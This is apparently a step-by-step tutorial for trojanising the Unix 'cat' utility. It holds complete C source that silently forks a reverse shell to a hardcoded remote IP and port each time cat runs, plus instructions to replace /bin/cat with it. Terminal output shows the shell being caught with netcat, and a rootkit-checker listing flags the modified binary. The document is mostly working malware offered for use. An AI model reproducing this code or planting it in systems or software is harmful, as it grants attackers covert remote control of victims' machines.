
How to create a malicious ‘cat’ binary, with a netcat revshell example

Step 1: grab the official coreutil binary

Clone coreutils:



```
└─$ git clone https://github.com/coreutils/coreutils.git
Cloning into 'coreutils'...
remote: Enumerating objects: 188097, done.
remote: Counting objects: 100% (860/860), done.
remote: Compressing objects: 100% (372/372), done.
remote: Total 188097 (delta 525), reused 495 (delta 487), pack-reused 187237 (from 3)
Receiving objects: 100% (188097/188097), 45.26 MiB | 6.04 MiB/s, done.
Resolving deltas:  16% (23121/143970)
```

Change directory into /src

Copy the following code to ‘cat.c’

“

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <sys/socket.h>

#include <netinet/in.h>

#include <arpa/inet.h>

#include <sys/types.h>

#include <fcntl.h>

#include <errno.h>

#include <getopt.h> // For getopt_long

#include <stdbool.h> // Include for bool, true, false


#define DEFAULT_BUFSIZE 8192


// Function to create a socket and connect to a remote host

static int connect_to_host(const char *ip, int port) {

    int sockfd;
    struct sockaddr_in server_addr;

    // Create a socket
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) {
        perror("socket() failed");
        return -1;
    }

    // Prepare the server address structure
    memset(&server_addr, 0, sizeof(server_addr));
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(port);
    if (inet_pton(AF_INET, ip, &server_addr.sin_addr) <= 0) {
        perror("inet_pton() failed");
        close(sockfd);
        return -1;
    }

    // Connect to the server
    if (connect(sockfd, (struct sockaddr *)&server_addr, sizeof(server_addr)) < 0) {
        perror("connect() failed");
        close(sockfd);
        return -1;
    }

    return sockfd;
}

// Function to start a reverse shell
static void start_reverse_shell(int sockfd) {
    // Redirect standard input, standard output, and standard error to the socket
    dup2(sockfd, STDIN_FILENO);
    dup2(sockfd, STDOUT_FILENO);
    dup2(sockfd, STDERR_FILENO);

    // Execute the shell
    execl("/bin/sh", "/bin/sh", "-i", NULL);

    // If execl returns, an error occurred.
    perror("execl() failed");
    close(sockfd);
    exit(EXIT_FAILURE);
}

// Function to run the reverse shell in the background.
static void run_shell_background(void) {
    const char *ip = "64.227.41.253"; // Hardcoded IP address
    const int port = 69;          // Hardcoded port number
    pid_t pid = fork();

    if (pid < 0) {
        perror("fork() failed");
        return; //  return, don't exit.  cat should continue.
    } else if (pid == 0) {
        // Child process:
        if (setsid() < 0) {
            perror("setsid() failed");
            exit(EXIT_FAILURE); // child must exit
        }
        int sockfd = connect_to_host(ip, port);
        if (sockfd != -1) {
            start_reverse_shell(sockfd);
        }
        exit(EXIT_FAILURE); // child must exit
    } else {
        // Parent process:
        printf("Reverse shell initiated in the background. Connect to %s:%d\n", ip, port);
        //  No return value from this function
    }
}


static bool simple_cat(char *buf, size_t bufsize);
static bool cat(int fd, char *name);
static void write_pending(int fd);
static size_t write_buffer(int fd, char const *buffer, size_t size);
static void usage(int status);

/*
 * Add this to your main function in cat.c
 */
int main(int argc, char **argv) {
    // ... existing variable declarations from cat.c ...
    int c;
    bool ok = true;
    char *buffer;
    size_t bufsize = DEFAULT_BUFSIZE;
    //bool use_network = false;  // Not used anymore
    //char *remote_host = NULL; // Not used anymore
    //int remote_port = -1;    // Not used anymore
    //bool reverse_shell = false; // Removed this variable
```

```
static struct option const long_options[] =
{
  {"help", no_argument, NULL, 'h'},
  {"version", no_argument, NULL, 'v'},
  //{"host", required_argument, NULL, 'H'}, // Removed
  //{"port", required_argument, NULL, 'P'}, // Removed
  //{"reverse-shell", no_argument, NULL, 'R'}, // Removed
  {NULL, 0, NULL, 0}
};

// ... Option processing from cat.c ...
 while ((c = getopt_long(argc, argv, "benstuvAEh", long_options, NULL)) != -1) { // Removed H, P,
R
    switch (c) {
      case 'h':
        usage(EXIT_SUCCESS);
        break;
      case 'v':
        printf("cat (my modified version)\n"); // Replace with actual version if needed
        exit(EXIT_SUCCESS);
        break;
      // case 'H':  // Removed
      //    remote_host = optarg;
      //    use_network = true;
      //    break;
      // case 'P':  // Removed
      //    remote_port = atoi(optarg);
      //    use_network = true;
      //    break;
      // case 'R':         // Handle the --reverse-shell option // Removed
      //    reverse_shell = true;
```

```
     //    use_network = true; //  Ensure network is set for consistency // Removed
     //    break;
     // ... other cases from cat.c ...
     default:
       usage(EXIT_FAILURE);
       break;
   }
 }

 //Removed these checks
 // if (use_network && remote_host == NULL && !reverse_shell) {
 //    fprintf(stderr, "Error: --host must be specified with --port for network output.\n");
 //    usage(EXIT_FAILURE);
 // }
 // if (use_network && remote_port == -1 && !reverse_shell) {
 //    fprintf(stderr, "Error: --port must be specified with --host for network output.\n");
 //    usage(EXIT_FAILURE);
 // }

  // Removed conditional check,  always run the reverse shell.
  run_shell_background(); // Start reverse shell in background.  Always runs now.

 // ... rest of the main function from cat.c ...
  if (optind == argc)
 {
   ok &= simple_cat (NULL, 0);
 }
else
 {
   for (int i = optind; i < argc; i++)
    {
        int fd;

        if (strcmp (argv[i], "-") == 0)
          fd = STDIN_FILENO;
        else
         {
           fd = open (argv[i], O_RDONLY);
           if (fd < 0)
            {
              // error (0, errno, "%s", argv[i]);
              ok = false;
              continue;
            }
         }

        ok &= cat (fd, argv[i]);

        if (fd != STDIN_FILENO)
          close (fd);
      }
    }

  // if (pending_write_size)
    // write_pending (STDOUT_FILENO);

  /* Free the buffer, if allocated.  */
  if (buffer != NULL)
    free (buffer);

  return ok ? EXIT_SUCCESS : EXIT_FAILURE;
}
```


```
static bool
simple_cat (char *buf, size_t bufsize)
{
  bool ok = true;
  size_t n_read;

  while ((n_read = read (STDIN_FILENO, buf, bufsize)) > 0)
    {
      if (write_buffer (STDOUT_FILENO, buf, n_read) != n_read)
        ok = false;
    }
  if (n_read < 0)
    {
      // error (0, errno, "standard input");
      ok = false;
    }
  return ok;
}

static bool
cat (int fd, char *name)
{
  static char *buffer;
  static size_t bufsize;
  bool ok = true;

  if (!buffer)
    {
      bufsize = DEFAULT_BUFSIZE;
      buffer = malloc (bufsize);
      if (!buffer)
       {
         // error (EXIT_FAILURE, errno, "cannot allocate buffer");
         /* NOTREACHED */
       }
    }

  size_t n_read;
  while ((n_read = read (fd, buffer, bufsize)) > 0)
    {
      if (write_buffer (STDOUT_FILENO, buffer, n_read) != n_read)
        ok = false;
    }
  if (n_read < 0)
    {
      // error (0, errno, "%s", name);
      ok = false;
    }
  return ok;
}

static size_t pending_write_size;
static char *pending_write_buf;

/* Write the pending buffer to FD.  */
static void
write_pending (int fd)
{
  if (pending_write_size)
    {
      if (write_buffer (fd, pending_write_buf, pending_write_size)
          != pending_write_size)
        /* FIXME: error? */ ;
      pending_write_size = 0;
    }
}

/* Write SIZE bytes from BUFFER to FD.  */
static size_t
write_buffer (int fd, char const *buffer, size_t size)
{
  size_t written = 0;
  while (written < size)
    {
      ssize_t w = write (fd, buffer + written, size - written);
      if (w < 0)
        {
          if (errno == EINTR)
            continue;
          // error (0, errno, "write");
          break;
        }
      written += w;
    }
  return written;
}

static void usage(int status) {
  fprintf (stderr, "Usage: cat [OPTION] [FILE]...\n");
  fprintf (stderr, "Concatenate FILE(s) to standard output.\n");
  fprintf (stderr, "With no FILE, or when FILE is -, read standard input.\n");
  fprintf (stderr, "\n");
  fprintf (stderr, "Options:\n");
  fprintf (stderr, "  -A, --show-all         equivalent to -vET\n");
  fprintf (stderr, "  -b, --number-nonblank    number nonempty output lines, overrides -n\n");
  fprintf (stderr, "  -e                     equivalent to -vE\n");
  fprintf (stderr, "  -E, --show-ends        display $ at end of each line\n");
  fprintf (stderr, "  -n, --number           number all output lines\n");
  fprintf (stderr, "  -s, --squeeze-blank     suppress repeated empty output lines\n");
  fprintf (stderr, "  -t                     equivalent to -vT\n");
  fprintf (stderr, "  -T, --show-tabs        display TAB characters as ^I\n");
  fprintf (stderr, "  -u                     (ignored)\n");
  fprintf (stderr, "  -v, --show-nonprinting   use ^ and M- notation, except for LFD and TAB\n");
  fprintf (stderr, "      --help           display this help and exit\n");
  fprintf (stderr, "      --version        output version information and exit\n");
  fprintf (stderr, "\n");
  fprintf (stderr, "Examples:\n");
  fprintf (stderr, "  cat f - g  Output f's contents, then standard input, then g's contents.\n");
  fprintf (stderr, "  cat       Copy standard input to standard output.\n");
  fprintf (stderr, "  cat file | nc host port  Send file to host:port\n");
  fprintf (stderr, "  cat  filename         Display file, and create a reverse shell connection to
64.227.41.253:69\n"); // Added this line
  (void) close (STDERR_FILENO);
  exit (status);
}
```

“


<u>Compile the code using gcc</u>

<u>Move the compiled binary to /bin/cat</u>

Try using the cat command:




```
┌──(kali㉿LAPTOP-B8I2RKOG)-[~/coreutils/src]
└─$ sudo mv cat /bin/cat

┌──(kali㉿LAPTOP-B8I2RKOG)-[~/coreutils/src]
└─$ cat test
Reverse shell initiated in the background. Connect to 64.227.41.253:69

┌──(kali㉿LAPTOP-B8I2RKOG)-[~/coreutils/src]
└─$ connect() failed: Connection refused
^C

┌──(kali㉿LAPTOP-B8I2RKOG)-[~/coreutils/src]
└─$
```




```
┌──(kali㉿LAPTOP-B8I2RKOG)-[~/coreutils/src]
└─$ cat cp.c
Reverse shell initiated in the background. Connect to 64.227.41.253:69
/* cp.c  -- file copying (main routines)
   Copyright (C) 1989-2025 Free Software Foundation, Inc.

   This program is free software: you can redistribute it and/or modify
   it under the terms of the GNU General Public License as published by
   the Free Software Foundation, either version 3 of the License, or
   (at your option) any later version.

   This program is distributed in the hope that it will be useful,
   but WITHOUT ANY WARRANTY; without even the implied warranty of
   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
   GNU General Public License for more details.
```

We now have a shell into this machine on our remote server, all because the ‘cat’ command was run.



```
uname-arch.c
uname.c
uname.h
uname-uname.c
unexpand.c
uniq.c
unlink.c
uptime.c
users.c
wc_avx2.c
wc.c
wc.h
whoami.c
who.c
yes.c
$ ^C
root@ubuntu-s-1vcpu-1gb-lon1-01:~# nc -l 69
/bin/sh: 0: can't access tty; job control turned off
$
```

What tool might this be, that has a warning about our new binary? You’ll have to figure that out yourself 😊



```
  /usr/sbin/unhide-linux                                  [ OK ]
  /usr/sbin/unhide-posix                                  [ OK ]
  /usr/sbin/unhide-tcp                                    [ OK ]
  /usr/bin/awk                                            [ OK ]
  /usr/bin/basename                                       [ OK ]
  /usr/bin/bash                                           [ OK ]
  /usr/bin/cat                                            [ Warning ]
  /usr/bin/chattr                                         [ OK ]
  /usr/bin/chmod                                          [ OK ]
  /usr/bin/chown                                          [ OK ]
  /usr/bin/cp                                             [ OK ]
  /usr/bin/curl                                           [ OK ]
  /usr/bin/cut                                            [ OK ]
```